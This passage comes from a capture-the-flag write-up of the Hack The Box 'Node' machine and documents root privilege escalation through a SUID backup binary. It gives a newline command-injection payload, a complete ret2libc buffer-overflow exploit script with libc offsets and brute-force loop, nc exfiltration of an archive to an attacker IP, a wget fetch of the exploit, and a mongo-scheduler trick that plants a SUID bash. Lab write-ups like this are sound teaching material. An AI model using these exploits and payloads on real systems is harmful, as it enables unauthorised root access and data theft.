<180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 r**t > /tmp/test
tom@node:/$
```

I transferred the outputted file to my machine, ran the same steps as previously, this time granting me access to the root directory.

```
tom@node:/tmp$ file test
file test
test: ASCII text, with very long lines, with no line terminators
tom@node:/tmp$ cat test | base64 -d > root.zip
cat test | base64 -d > root.zip
tom@node:/tmp$ nc 10.10.14.12 8800 < root.zip
nc 10.10.14.12 8800 < root.zip
tom@node:/tmp$ █

driggzzzz@kali:~/Desktop/HTB/Node$ nc -nvlp 8800 > root.zip
listening on [any] 8800 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.58] 39692
driggzzzz@kali:~/Desktop/HTB/Node$ file root.zip
root.zip: Zip archive data, at least v1.0 to extract
driggzzzz@kali:~/Desktop/HTB/Node$ 7z x root.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.utf8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 3858 bytes (4 KiB)

Extracting archive: root.zip
--
Path = root.zip
Type = zip
Physical Size = 3858

Enter password (will not be echoed):
Everything is Ok

Folders: 3
Files: 7
Size: 4268
Compressed: 3858
driggzzzz@kali:~/Desktop/HTB/Node$ cd root
driggzzzz@kali:~/Desktop/HTB/Node/root$ cat root.txt
1722e99ca5f353b362556a62bd5e6be0
driggzzzz@kali:~/Desktop/HTB/Node/root$ █
```

**Note – The same output could be achieved several different ways, including:*

- *Creating a symbolic link to the root directory and backing that up.*
- *Setting a variable (such as \$HOME to the root directory.*

Exploit Method #2 Command Injection.

As the program runs the following commands:

```
sprintf("/usr/bin/zip -r -P magicword /tm"... , "/usr/bin/zip -r -P magicword %s "..., "/tmp/.backup_1032360896", "/tmp")
```

It is possible to execute additional commands by using a newline character (as it is not filtered). %s will be replaced by the file that the user specifies, by using the following payload it is possible to spawn a bash session as the root account.

```
-q <key> "${printf 'bla\n/bin/bash\nblah'}"
```

As printf will echo output with formatting it essentially changed the command flow to the following:

```
/usr/bin/zip -r -P magicword bla  
/bin/bash  
blah
```

```
tom@node:/var/www/myplace$  
tom@node:/var/www/myplace$ backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "${printf 'bla\n/bin/  
bash\nblah'}"  
<c3d98a8d0230167104d474 "${printf 'bla\n/bin/bash\nblah'}"  
zip warning: name not matched: bla  
  
zip error: Nothing to do! (try: zip -r -P magicword /tmp/.backup_368086265 . -i bla)  
whoami  
root  
python -c 'import pty; pty.spawn("/bin/bash")'  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
  
root@node:/var/www/myplace# id; hostname; cat /root/root.txt  
id; hostname; cat /root/root.txt  
uid=0(root) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(smbashare),1002(  
admin)  
node  
1722e99ca5f353b362556a62bd5e6be0  
root@node:/var/www/myplace#
```

Exploit Method #3 Buffer Overflow

**Note the binary was transferred to my machine earlier in the enumeration process, "123" was copied to a file - /etc/myplace/keys, this file contains 3 different keys for the program on the target machine, also the program is not vulnerable if the -q switch is active.*


The displayTarget function calls strcpy several times without any input validation and is vulnerable to buffer overflow.

```
63: sym.displayTarget (char *src);
    var char *dest @ ebp-0x1fc
    arg char *src @ ebp+0x8
    push ebp
    mov ebp, esp
    sub esp, 0x208
    sub esp, 8
    push dword [src]
    lea eax, dword [dest]
    push eax
    call sym.imp.strcpy
    add esp, 0x10
    lea eax, dword [dest]
    push eax
    push str.e_37m
    push str.e_32m
    push str.s____s_Starting_archiving_s
    call sym.imp.printf
    add esp, 0x10
    nop
    leave
    ret
; DATA XREF from entry0 @ 0x8048797
```


Running checksec against the binary shows that NX is enabled.

```
driggzzzz@kali:~/Desktop/HTB/Node$ checksec backupbin
[*] '/home/driggzzzz/Desktop/HTB/Node/backupbin'
Arch:       i386-32-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x8048000)
driggzzzz@kali:~/Desktop/HTB/Node$
```

I tried a string of 520 A's – this caused a SegFault in the binary.



510 A's also causes a segfault, this time though not overwriting EIP, but revealing a memory address from libc.so.6



I managed a clean overwrite of EIP using 512 A's and 4 B's.

The image displays two terminal windows side-by-side, illustrating a buffer overflow attack. The left window shows the successful execution of a program named 'Secure Backup v1.0', which prints a large ASCII art graphic of a computer monitor and keyboard. The right window shows the same program crashing with a segmentation fault (SIGSEGV) due to a buffer overflow, indicated by the 'AAAA' characters overflowing the memory buffer.

Next I needed a few other memory addresses, the address for libc.so.6 called in backup, this will change on every run due to ASLR, but it is possible to bruteforce an exploit by attempting it repeatedly until the address is used again.

```
tom@node:/$ ldd /usr/local/bin/backup | grep libc.so.6
ldd /usr/local/bin/backup | grep libc.so.6
        libc.so.6 => /lib32/libc.so.6 (0xf75f1000)
tom@node:/$
```

I also needed the system and exit function addresses from libc.so.6, these could be found at system@@GLIBC_2.0 and exit@@GLIBC_2.0 respectively.

They can be read using readelf -s /lib32/libc.so.6.

```
tom@node:/$ locate libc.so.6
locate libc.so.6
/lib/x86_64-linux-gnu/libc.so.6
/lib32/libc.so.6
/libx32/libc.so.6
tom@node:/$ readelf -s /lib32/libc.so.6 | grep system
readelf -s /lib32/libc.so.6 | grep system
 245: 00110820 68 FUNC GLOBAL DEFAULT 13 svcerr_systemerr@@GLIBC_2.0
 627: 0003a940 55 FUNC GLOBAL DEFAULT 13 __libc_system@@GLIBC_PRIVATE
1457: 0003a940 55 FUNC WEAK DEFAULT 13 system@@GLIBC_2.0
tom@node:/$ readelf -s /lib32/libc.so.6 | grep exit
readelf -s /lib32/libc.so.6 | grep exit
 112: 0002eba0 39 FUNC GLOBAL DEFAULT 13 __cxa_at_quick_exit@@GLIBC_2.10
 141: 0002e7b0 31 FUNC GLOBAL DEFAULT 13 exit@@GLIBC_2.0
 450: 0002ebd0 181 FUNC GLOBAL DEFAULT 13 __cxa_thread_atexit_impl@@GLIBC_2.18
 558: 000af578 24 FUNC GLOBAL DEFAULT 13 _exit@@GLIBC_2.0
 616: 00113840 56 FUNC GLOBAL DEFAULT 13 svc_exit@@GLIBC_2.0
 652: 0002eb80 31 FUNC GLOBAL DEFAULT 13 quick_exit@@GLIBC_2.10
 876: 0002e9d0 85 FUNC GLOBAL DEFAULT 13 __cxa_atexit@@GLIBC_2.1.3
1046: 0011d290 52 FUNC GLOBAL DEFAULT 13 atexit@@GLIBC_2.0
1394: 001b0204 4 OBJECT GLOBAL DEFAULT 32 argp_err_exit_status@@GLIBC_2.1
1506: 000f19a0 58 FUNC GLOBAL DEFAULT 13 pthread_exit@@GLIBC_2.0
2108: 001b0154 4 OBJECT GLOBAL DEFAULT 32 obstack_exit_failure@@GLIBC_2.0
2263: 0002e7d0 78 FUNC WEAK DEFAULT 13 on_exit@@GLIBC_2.0
2406: 000f2db0 2 FUNC GLOBAL DEFAULT 13 __cyg_profile_func_exit@@GLIBC_2.2
```

I also needed an address for /bin/sh from libc.so.6, this could be read using strings -t x /lib32/libc.so.6

```
tom@node:/$ strings -t x /lib32/libc.so.6 | grep /bin/sh
strings -t x /lib32/libc.so.6 | grep /bin/sh
15900b /bin/sh
tom@node:/$ █
```


I wrote the following python script to exploit the vulnerability:

```
#!/usr/bin/python
from subprocess import call
import struct

#ldd /usr/local/bin/backup | grep libc.so.6
libcbase_addr = 0xf75c1000

#offsets
#readelf -s /lib32/libc.so.6 | grep system
#readelf -s /lib32/libc.so.6 | grep exit
#strings -t x /lib32/libc.so.6 | grep /bin/sh
system_off = 0x0003a940
exit_off = 0x0002e7b0
binsh_off = 0x0015900b

system = struct.pack(">I",libcbase_addr+system_off)
exit = struct.pack(">I",libcbase_addr+exit_off)
binsh = struct.pack(">I",libcbase_addr+binsh_off)

buf = "A" * 512
buf += system
buf += exit
buf += binsh

attempts = 0
while (attempts < 1000):
    attempts += 1
    ret = call(["/usr/local/bin/backup", "blah",
"45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474", buf])
    print("Number of tries: " + str(attempts))
    if (not ret):
        break
    else:
        print("Exploit Failed...")
```

I downloaded the exploit to /tmp.

```
tom@node:/tmp$ wget http://10.10.14.12:8000/backupbof.py
wget http://10.10.14.12:8000/backupbof.py
--2020-08-16 15:25:55-- http://10.10.14.12:8000/backupbof.py
Connecting to 10.10.14.12:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828 [text/plain]
Saving to: 'backupbof.py'

0K
2020-08-16 15:25:55 (11.1 MB/s) - 'backupbof.py' saved [828/828]

tom@node:/tmp$ ls
ls
backupbof.py
driggzzzz.sh
mongodb-27017.sock
systemd-private-3bb42bd675a248209d9fa90783446f1b-systemd-timesyncd.service-0JLK5x
vmware-root
tom@node:/tmp$
```

The exploit didn't run on my reverse shell as it did on my local system, I managed to get around this by abusing the mongo scheduler again, this time to copy bash with Tom's permissions.

```
> db.tasks.insertOne({cmd:'cp /bin/bash /tmp/bash; chmod u+s /tmp/bash; chown tom:admin /tmp/bash; chmod g+s /tmp/bash;'});
{
  "acknowledged" : true,
  "insertedId" : ObjectId("5f395207fe7c969cfc172efa")
}
> db.tasks.find()
{ "_id" : ObjectId("5f395207fe7c969cfc172efa"), "cmd" : "cp /bin/bash /tmp/bash; chmod u+s /tmp/bash; chown tom:admin /tmp/bash; chmod g+s /tmp/bash;" }
> ^C
bye
mark@node:/tmp$ ls -la | grep bash
-rwxr-sr-x 1 tom admin 1037528 Aug 16 16:34 bash
mark@node:/tmp$ bash -p
mark@node:/tmp$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
mark@node:/tmp$ ./bash -p
bash-4.3$ id
uid=1001(mark) gid=1001(mark) egid=1002(admin) groups=1002(admin),1001(mark)
bash-4.3$
```

Running the exploit granted a me a session as the root account after a few attempts.

```
Number of tries: 64
```

```
Secure Backup v1.0
```

```
[+] Validated access token
[+] Starting archiving 
```

```
# id
uid=0(root) gid=1001(mark) groups=1001(mark)
# whoami; hostname; cat /root/root.txt
root
node
1722e99ca5f353b362556a62bd5e6be0
#
```